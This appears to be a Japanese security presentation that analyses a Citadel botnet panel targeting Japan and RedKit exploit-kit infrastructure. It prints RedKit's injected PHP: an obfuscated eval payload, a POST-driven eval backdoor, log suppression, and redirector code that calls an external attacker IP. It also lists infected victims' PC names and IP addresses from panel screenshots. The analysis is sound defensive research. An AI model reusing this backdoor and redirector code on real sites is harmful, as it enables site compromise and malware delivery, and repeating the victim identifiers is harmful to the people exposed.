12	46522	40411 (86.9%)	288 (0.6%)	6677 (14.4%)


Referers, Referer domains, Countries, OS's, Browsers, Languages, Agents

Referers	Raw hits	Unique hits	Codes	Countries / Regions	Raw hits	%	Unique hits
http://www.loading-delivery1.com/popup/xvideos/	58582	50997	JP	Japan	134107	99	116955
	21397	18652	US	United States	14	0	8
http://www.loading-delivery1.com/popup/xvideos/asian_woman	6053	5333	DE	Germany	10	0	7
http://www.loading-delivery1.com/popup/xvideos/teen,asian_wo	3718	3283	--	N/A	7	0	2
http://www.loading-delivery1.com/popup/xvideos/lesbian,asian	3282	2916	AU	Australia	1	0	1
http://www.loading-delivery1.com/popup/xvideos/anal,teen,blo	1975	1759	SG	Singapore	1	0	1
http://www.loading-delivery1.com/popup/xvideos/blowjob,cumsh	1899	1681					

Citadel


パネルの情報を見たら、日本が狙われています。
下記、証拠:





Codes	Countries / Regions	Raw hits	%	Unique hits
JP	Japan	134107	99	116955
US	United States	14	0	8
DE	Germany	10	0	7
--	N/A	7	0	2
AU	Australia	1	0	1
SG	Singapore	1	0	1



Citadel


日本からのアクセス情報:



Hour	Raw hits ()	Uniques ()	Proxies ()	Without referer ()
total	134140	116974 (87.2%)	724 (0.5%)	21397 (16.0%)
00	10	1 (10.0%)	0 (0%)	6 (60.0%)
01	6	2 (33.3%)	2 (33.3%)	3 (50.0%)
02	6	1 (16.7%)	1 (16.7%)	3 (50.0%)
04	4	2 (50.0%)	0 (0%)	3 (75.0%)
05	3	2 (66.7%)	1 (33.3%)	2 (66.7%)
06	1	1 (100.0%)	0 (0%)	1 (100.0%)
07	8	3 (37.5%)	2 (25.0%)	5 (62.5%)
08	1	0 (0%)	1 (100.0%)	0 (0%)
09	14928	13547 (90.7%)	69 (0.5%)	2739 (18.3%)
10	43305	37625 (86.9%)	207 (0.5%)	7496 (17.3%)
11	29346	25379 (86.5%)	153 (0.5%)	4462 (15.2%)
12	46522	40411 (86.9%)	288 (0.6%)	6677 (14.4%)

Citadel

日本の感染されたPC情報:

**Citadel**
Universal Spyware System

CP :: Bots

Information:
Current user: admin
GMT date: 11.10.2012
GMT time: 02:17:37

Statistics:
Summary
OS
Installed Software

Botnet:
Bots
Scripts
VNC

Reports:
Search in database
Favorite reports
Search in files
View screenshots
View videos
CMD Parser
Jabber notifier

Services
Notes
Crypt exe

System:
Information
Options
User
Users
Logout

Filter

Bots:
Botnets:
IP-addresses:
Countries: JP

NAT status:
Only online bots:
Only new bots:
Used status:
Comment:

Reset form Accept

Result (10):

Bots action: Full information >>

	#	Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comment
<input type="checkbox"/>	1	AKAMARU-PC_F623002A91B8FC23	ven76	1.3.4.5	221.78.230.43*	JP	27:40:12	0.000	-
<input type="checkbox"/>	2	AMANOLISA-PC_F623002A2D373DED	ven76	1.3.4.5	222.144.113.239*	JP	01:41:22	0.265	-
<input type="checkbox"/>	3	JP02359260NM_E532648A5455EC23	ven76	1.3.4.5	210.249.184.60*	JP	03:45:32	0.000	-
<input type="checkbox"/>	4	NEKO-PC_1CB98D876522DF69	ven76	1.3.4.5	220.97.211.120*	JP	27:40:40	0.265	-
<input type="checkbox"/>	5	PC-01_7875768F07B80640	ven76	1.3.4.5	220.107.158.5*	JP	01:17:13	0.000	-
<input type="checkbox"/>	6	SNB-C-6711_7875768F964C4E6F	ven76	1.3.4.5	60.45.70.53*	JP	01:41:02	0.250	-
<input type="checkbox"/>	7	USER-PC_775A658D6522DF69	ven76	1.3.4.5	67.81.32.102*	JP	01:16:46	0.421	-
<input type="checkbox"/>	8	YOUR-FB89ACC59A_7BF1A2E1D36C67E8	ven76	1.3.4.5	114.149.205.101	JP	12:09:49	0.000	-
<input type="checkbox"/>	9	YUDAI-PC_E6B6B0E4BCD34673	ven76	1.3.4.5	111.104.136.41*	JP	01:33:34	0.000	-
<input type="checkbox"/>	10	小島-PC_1CB98D876522DF69	ven75	1.3.4.5	180.11.131.209*	JP	01:33:53	0.374	-

Citadel

もっと...日本の感染されたPC情報:



#	Bot ID	Botnet	Version	IP v4	Country
1	ABE-PC_775A658DA15F145D	stex1	1.3.5.1	221.184.124.19*	JP
2	FM-AE707392C74C_B75BA27FF9E9F32C	stex1	1.3.5.1	180.147.57.38*	JP
3	IB04107C001_7875768F30C39901	stex1	1.3.5.1	114.178.157.16*	JP
4	KATOSHIOI-VAIO_1CB98D876522DF69	stex1	1.3.5.1	27.121.147.189*	JP
5	KAWAGUCHI-PC_775A658D6522DF69	stex1	1.3.5.1	122.25.103.134*	JP
6	KAZU117JP-PC_1CB98D876522DF69	stex1	1.3.5.1	180.22.38.97*	JP
7	LEE-PC_775A658D6522DF69	stex1	1.3.5.1	61.204.134.48*	JP
8	MIKI-PC_775A658D6522DF69	stex1	1.3.5.1	60.38.113.17	JP
9	NISHIYAMA-PC_1CB98D876522DF69	stex1	1.3.5.1	114.168.41.13*	JP
10	OWNER-PC_F623002A353A3E49	stex1	1.3.5.1	122.30.116.251*	JP
11	PC-01_7875768F07B80640	stex2	1.3.5.1	118.9.133.55*	JP
12	SNB-C-6711_7875768F964C4E6F	stex1	1.3.5.1	60.45.70.53*	JP
13	VALU-VAIO_1CB98D876522DF69	stex1	1.3.5.1	210.146.118.197*	JP
14	YOHEIYOHEI-PC_1CB98D876522DF69	stex1	1.3.5.1	122.29.72.173*	JP
15	YOSHITA_7BF1A2E1C3DDAA15	stex1	1.3.5.1	61.210.187.213*	JP
16	YOUR-FB89ACC59A_7BF1A2E1D36C67E8	stex8	1.3.5.1	114.166.122.39	JP
17	YUDAI-PC_E6B6B0E4BCD34673	stex4	1.3.5.1	111.104.136.41*	JP
18	YUI_7875768F2EEBE10D	stex1	1.3.5.1	114.165.241.143*	JP
19	素直-PC_1CB98D876522DF69	stex1	1.3.5.1	113.147.86.248*	JP

RedKit

Type: Malware Exploitation,

Aim: Credential, Banking

Malware: Kelihos, Medfos, FakeAV, Fake Updater



RedKit

簡単な.htaccess.....(default.phpを実行される)

```
1 <IfModule mod_rewrite.c>↓
2 RewriteEngine On↓
3 RewriteBase /↓
4 RewriteCond %{REQUEST_FILENAME} !-f↓
5 RewriteRule ^[a-z0-9]{1,4}[\.]?(htm|pdf|jar) default.php↓
6 </IfModule>↓
7 ↓
8 [EOF]
```

RedKit

転送仕方、PHP(default.php, など):

```
1 | 0 10 20 30 40 50 60 70
   |<?php eval(gzinflate(base64_decode("DZe1DuzYEKX/ZaJ75cDYBj1NYGZmJyPbbWlaGr3+d1omq
   |NmId4kz7P9XbjGWf7sWfLN0KHPvW+TTt/jzD5ckwrr5Ktd5KLRYy0+LMaxauc4ZZjgIw3usRJayXb72
   |ZCQQM8mD1B7o8MyXH++THUosUevTvofbgkAM2AqtoGirIcYdQFFDFzXW1+umxq3mxl42nXfFxKY2bMe5
   |jB8aLyg+Fla18YkKZomC5YFmz86F9TgI8bzEgjo77oBkqfk9282kL0sttaQ+MT5z/w45yTVava/7Cjje
   |tfGUrZAd6P0IupP3uMd10wwwvBBToIQ2tg02shXQka5Y9ZGq1d7Gc1KwTeTZ/EOJIakLPtvKSBqr8Ne8
   |chD3IotPjps83F6e8Wufgeic084tgB5kz5RG0kIKUHQIoombEOXdNU6EsgyTbtflQCHHuIpkgmIYJP0D
   |↓
2 | [ BLAH BLAH BLAH...]↓
3 | ↓
4 | 8EPQsbrvIUnBXz3++tJJKKY6NFKT3kAYGf5aCvjL7rY0xNxHpUGqnb7DQU4hu8eacFL0d/r1pm+kjvCW
   |d2pHV1iExsgoBQIMV2YqI/ZsezBnY4d9eKbWMoIlkcIYRe42YuC9N/hA1EcykoY0/ACuu8jfgDLXpIAe
   |2Wyk70NobPjK9KPqKd3pxaz95T3bqNu1FoYPff+iIE+4pFuoo708Zhhw5IRYr746a1aW9C+KouVUjRre
   |SeLhkIS7Mck2hhLuwoW3xKJ3MY5Xe875wzu2ydbt+fA2fhNfme2rCpt9CIhyQBhB6LxtUZbycwOYk0pz
   |yagDtjIzhHnSWwtc/uGMZQh8jmBiKCUMC3VEh6hZgCzLZHY2Hv6QXG07Ke5bGy5vpuvOWCIt6I9Hw8K2
   |LgHLKvi6vR2/Xenx5epwJBqhhR8HwyMKgmBZgOCY//vP379///d/""))); ?>↓
5 | ↓
6 | [EOF]
```

RedKit

どんなコード？

ログ禁止。。。

```
1 | if (!is_dir('default')) @mkdir('default'); ↓
2 | ↓
3 | /* ↓
4 | $fp=@fopen('default/log','a'); ↓
5 | @flock($fp,LOCK_EX); ↓
6 | @fputs($fp,date('Y-m-d H:i:s')." %t".$_SERVER['REMOTE_ADDR')." %t".$_SERVER['REQUEST_URI')." %t".$_SERVER['HTTP_REFERER')." %t".$_SERVER['HTTP_USER_AGENT')." %r%n");
   | ↓
7 | @flock($fp,LOCK_UN); ↓
8 | @fclose($fp); ↓
9 | */ ↓
10 | ↓
11 | @error_reporting(0); ↓
12 | @ini_set("display_errors",0); ↓
13 | @ini_set("log_errors",0); ↓
14 | @ini_set("error_log",0); [EOF]
```

RedKit

Obfuscation handling...base64/rot/etc

```
1 | ↓
2 | elseif (isset($_POST['e'])) ↓
3 | { ↓
4 |     eval(base64_decode(str_rot13(strrev(base64_decode(str_rot13($_POST['e'])))))); ↓
5 | } ↓
6 | ↓
7 | elseif (strlen($_POST['num'])==12 && isset($_POST['buffer']) && $_POST['option']=='g') ↓
8 | { [EOF]
```

User-agent、referer & IPソースのチェック

```
1 | if (strlen($_SERVER['HTTP_REFERER']) < 10 || !preg_match("/Windows/", ↓
2 |     $_SERVER['HTTP_USER_AGENT']) || !preg_match("/^[0-9]{1,4}$/", $_GET['s'])) exit; ↓
3 | ↓
4 |     $ips = @explode("\n", trim(@file_get_contents('default/h'))); ↓
5 |     if (@in_array($_SERVER['REMOTE_ADDR'], $ips)) exit; ↓
6 |     $ips[] = $_SERVER['REMOTE_ADDR']; ↓
7 | [EOF]
```

RedKit

タイマー経由の感染転送仕組み:

```
1 if (time()-@filemtime('default/'.$_GET['s']) > 60 && !@file_exists('default/'.$_GET['s'])) ↓
2 { ↓
3     $fp = @fopen('default/'.$_GET['s'], 'w'); ↓
4     @flock($fp, LOCK_EX); ↓
5     @fputs($fp, time()); ↓
6     @flock($fp, LOCK_UN); ↓
7     @fclose($fp); ↓
8     ↓
9     $ch = curl_init(); ↓
10    curl_setopt($ch, CURLOPT_URL, 'https://78.46.18.206/stat.php?update=' . ↓
11                                md5('UPDATE'.$_GET['s'])); ↓
12    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0); ↓
13    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0); ↓
14    curl_setopt($ch, CURLOPT_HEADER, 0); ↓
15    curl_setopt($ch, CURLOPT_VERBOSE, 0); ↓
16    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 0); ↓
17    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); ↓
18    curl_setopt($ch, CURLOPT_TIMEOUT, 7); ↓
19    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 3); ↓
20    $link = curl_exec($ch); ↓
21    curl_close($ch); ↓
22    ↓
23    ↓
24    [EOF]
```


RedKit

他の条件は？

```
1 ↓
2 ↓
3 ↓
4 if (isset($_SERVER['HTTP_X_REAL_IP'])) $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_REAL_IP']; ↓
5 ↓
6 $ch = curl_init(); ↓
7 curl_setopt($ch, CURLOPT_URL, 'https://78.46.18.206' . $_SERVER['REQUEST_URI']); ↓
8 curl_setopt($ch, CURLOPT_HTTPHEADER, array('X-Real-IP: ' . $_SERVER['REMOTE_ADDR'], ↓
9         'X-Real-Host: ' . $_SERVER['HTTP_HOST'])); ↓
10 curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0); ↓
11 curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0); ↓
12 curl_setopt($ch, CURLOPT_HEADER, 1); ↓
13 curl_setopt($ch, CURLOPT_VERBOSE, 0); ↓
14 curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 0); ↓
15 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); ↓
16 curl_setopt($ch, CURLOPT_USERAGENT, $_SERVER['HTTP_USER_AGENT']); ↓
17 curl_setopt($ch, CURLOPT_TIMEOUT, 7); ↓
18 curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 3); ↓
19 curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']); ↓
20 ↓
21 ↓
22 [EOF]
```

RedKit

Let's h**k RedKit ☺



RedKit

統計のDbは→

	10	20	30	40	50	60	70
11047	9936	- 4d483c3317b8199f9241e3434493f83	- e5e592bde2075ffba49f0e1a0bde4dc↓				
11048	9937	- 79164afa6aac9020ffc09f3252c53a6c	- 1323894aef0b16487f288760314e15b5↓				
11049	9938	- e526d62cb342824eea8b3391ac86c622	- 4430bb6044a9d88dac6ab7998172beb4↓				
11050	9939	- c65da84832724c3c360698aab5039782	- ba00619e89a0f2df29c4614729a7be5a↓				
11051	9940	- cb966ac5bb8e0a259f77b2e2473596f05	- 29b1e5e8ca62259686809eca93f7357↓				
11052	9941	- 61a5238cefcd0a55d27afe8876ce4106	- 53241cd81c952ea1daeb1f295f93f138↓				
11053	9942	- 7f2413523cef36e72ae95df88b8a25c	- 9f83e3c597c930d1dfe0b1dcf1d7d3aae↓				
11054	9943	- 228332864edc51eac7c61afac857f900	- f32849c6098e267e8ed405244a8e9e39↓				
11055	9944	- 47b0e0968965f61bf6ab86af595c6256	- dccd713cfb90d653101b7f826a768535↓				
11056	9945	- 8c117d5dbdc084bcb549532a8f55a959	- 0750c24851f13bf557f8844d61587e97↓				
11057	9946	- cb590ef7b3ee8451d68061dbc4f99ccd	- d83a2686d9a34fa308419f558f2621↓				
11058	9947	- ff994a81f241ceaf7d4b527bfcdd334	- 63aa2b54de9de1c893f8995b5dacab42↓				
11059	9948	- 0e7ad57a4e2c6934ce034d026b1075ea	- 54520ea1a250d69a3223ac4d8a900e494↓				
11060	9949	- 0f47e4ac2c5b422fede35e7f19f9d6d2	- 24f2e33eb88de50be588886082a00469↓				
11061	9950	- ba5d3d44e002ca904f1e5362af39c077	- f83920410c05b0763e5f64e21260c1c2↓				
11062	9951	- f318d1ec83e5a97ef8ca9ab991452438	- c065475ccaf6d18c28511647d22eb55↓				
11063	9952	- 862c0285b8f235eb9723dd4191de2c3c	- e524f2067a3773509e715ecfa32e09f5↓				
11064	9953	- aadf9ea49678b7aece22b3bb15e1e847	- 1db3ad2b3bc3596b427c81e13f9ace32↓				
11065	9954	- 6ea15b10da241a09924f191f917e308b	- 43197278db430bf8708b243004e47471↓				
11066	9955	- 87cbd78eb22d40a97ff981dbf8d1b23	- 3071f4ef9f2f652e45edc53a255779f6↓				
11067	9956	- 7a31bb3d635d19705409d04a4d2c3df1	- fae20ba104588d17aef7d035f8c23eeb↓				
11068	9957	- 23157ac42f97da87ddf8d4cb02961b9	- 1f7a611c4f4e8a77e9bd296f0e8e4f84↓				
11069	9958	- 30c2a828faf3e5a428daf0b8e7980fbf	- 9f15924845d810cafa4b2776e00069b4↓				
11070	9959	- 58c6ca8dd3c4d87f3689f5194c346b3170	- 8f9518078a95b1f1efbc394071d66452f↓				
11071	9960	- 459e2758697fa58931b15b3e987c6c64	- 4b7d357d3edd9f75158ed1566ca763f1↓				
11072	9961	- e071e00f0562bc8923497e1f83994f65	- 9ad72bef58787948ba37f7f5b17a1a884↓				
11073	9962	- 2e3dcc9b437089d3215cb958e746d214	- c645bf2d1b35eedbda52e105723a9ee7↓				
11074	9963	- a42fa9b315e59fa75dc3d9ad8d165be	- 49126c6067466ff354dc9132cf8e061a↓				
11075	9964	- 3c5c10396a5f0f05cab2fd4d654f95fb	- fd601086772d2a82021ef4d3466d2b7↓				
11076	9965	- 9f2c3dd6a6a6e1bdd3cd03fac02c5efc	- c161e6a9e366b4c4d13e12206bbe0bda↓				
11077	9966	- 2f14a1f1ad684c17de0724ad1b6c43c7	- db54093cb89367338d057c7972c28382↓				
11078	9967	- 273e5fb313065b2a19c073b122963f09	- 41c12bb40b79f5225e482196b8f2e85d↓				
11079	9968	- df69db4a7236c007923d368dd372fe7d	- 4f13ad8ad6785bd8d3ec6c036bd02715↓				
11080	9969	- cd72c90f80bd802a7d3922fbc98bc9c	- b7a847782524a581dfaead377e004654↓				
11081	9970	- ede52b56e57800e1d9ab04b347c98ed	- 1f8b4848f556019688339a598a0c6a05↓				
11082	9971	- de9b44df4adb99e43267527d0fc4a939	- c1350585692f6ece216d3642aa2934e4↓				
11083	9972	- 86e5e82fdc89853fd9d491d0229b487b	- 0ef3979a2a9ad1acc125a93df0d5edf3↓				
11084	9973	- f74ef80a0782004cd6abd4ad58ca607c	- d0a863e24e329ec6ac3a7e9a88870f92↓				
11085	9974	- 7ea52fbl1ef722a1000f073a650933a0	- 1f0c75ebaa6e34bc166e1b06c0db6fe↓				
11086	9975	- 62b2e0884a99e0808b71bb1ac4e4a67	- da223cd883f11946ea5742d1b81a7bdf↓				
11087	9976	- 75bcfc08f066ed34d39bd8621e737db6d	- 457d51d0be3d5a416563dadf0e2e040f↓				
11088	9977	- 89f5b16b21c7682b5c38feelc1340fe2	- ba57eb629c9697073e9ee402653b6f97↓				
11089	9978	- d82a8cf9557f19349c393fc31fa3b1f0	- 02b4a5c7990976a9e30248e94032bb6c↓				

RedKit

さっきのPHP感染コードに戻ると↓

```
5 | ↓
6 | ↓
7 | curl_setopt($ch, CURLOPT_URL, '[redacted]' . 'stat.php?update=' .
8 |     md5('UPDATE' . $_GET['s'])); ↓
9 | ↓
10 | ↓
11 | [EOF]
```

例えばDBライン2444を見たら:

```
2439 | 1328 - fb220955ff3ed65968629294c6292d82 - 6050d3affc1f2cbe0746c6c2447d9e46 ↓
2440 | 1329 - 2804646e76e65202a5730b77a1414308 - f3c6d19b57bb1e3f12356e495d0b4aa2 ↓
2441 | 1330 - 290f2a96cc9578b090f4e6a9ba9c060f - 72bc86236f779c18ff117f96b0f1f1fb ↓
2442 | 1331 - 6c8597ba079d0a90d97bc0d2233dd6a2 - b75483783830e05b95f0de5d3ac25e69 ↓
2443 | 1332 - 1fe0d2f3982ff9ba9e61f2cc7dc691bd - b81d2748092a27919cfba4d34e187de0 ↓
2444 | 1333 - 1116ac4eb94e0a8e80eaab6969d7f6f7 - 23c1407d233f61e2eeee9e663be909f7 ↓
2445 | 1334 - 60fbe23e8ed0ae7aaa9e83304bbeb65e - c3c54f3c6a6d83667b5571c03ea85953 ↓
2446 | 1335 - 3105e907ea3203522c4e5867b548ee30 - 64a2e5280e953e7f862a01265a1f1c82 ↓
2447 | 1336 - 5214e3cae6ad6a861b8d5dd8f2ebdddf - c6589370b6b630afb98637c8d92b797 ↓
```

PHPコードをReverseすると下記の感染サイトが分かります↓

```
http://[redacted].de/fkj.html
UPDATE URL FROM http://[redacted].dame.com/stat.php?update=1116ac4eb94e0a8e80eaab6969d7f6f7
PUBLIC STAT http://[redacted].dame.com/stat.php?public=23c1407d233f61e2eeee9e663be909f7
```


RedKit

- なるほど！！



RedKit

感染統計のパネル



The screenshot shows a web browser window with a URL ending in `/stat.php?public=8b63a59849a4a764669ce94c5ccdc5bf`. The main content is a table with three columns: **HOSTS**, **RUNS**, and **RATE**. The table is divided into sections for different categories. The first section shows browser types, the second shows operating systems, and the third shows countries. The country section is highlighted with colored boxes around specific rows.

	HOSTS	RUNS	RATE
ALL	568805	25238	4.4 %
EXPLORER	298661	23960	8.0 %
OTHER	258995	20	0.0 %
SAFARI	183560	15	0.0 %
CHROME	26773	10	0.0 %
OPERA	19077	1064	5.6 %
FIREFOX	10734	178	1.7 %
OTHER	258995	20	0.0 %
WIN 7	193523	14495	7.5 %
WIN XP	78738	6025	7.7 %
WIN VISTA	49031	4098	8.4 %
WIN 8	17920	596	3.3 %
